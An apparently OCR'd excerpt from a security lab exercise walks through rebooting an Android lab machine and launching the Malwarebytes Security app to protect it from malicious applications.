
In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** machine, click **Commands** icon from the top-left corner of the screen, navigate to **Power** --> **Reset/Reboot machine**.


Note: If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.




2. After the machine reboots, swipe-up the home screen, which will show all apps. Click on the **Malwarebytes** app.




3. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.



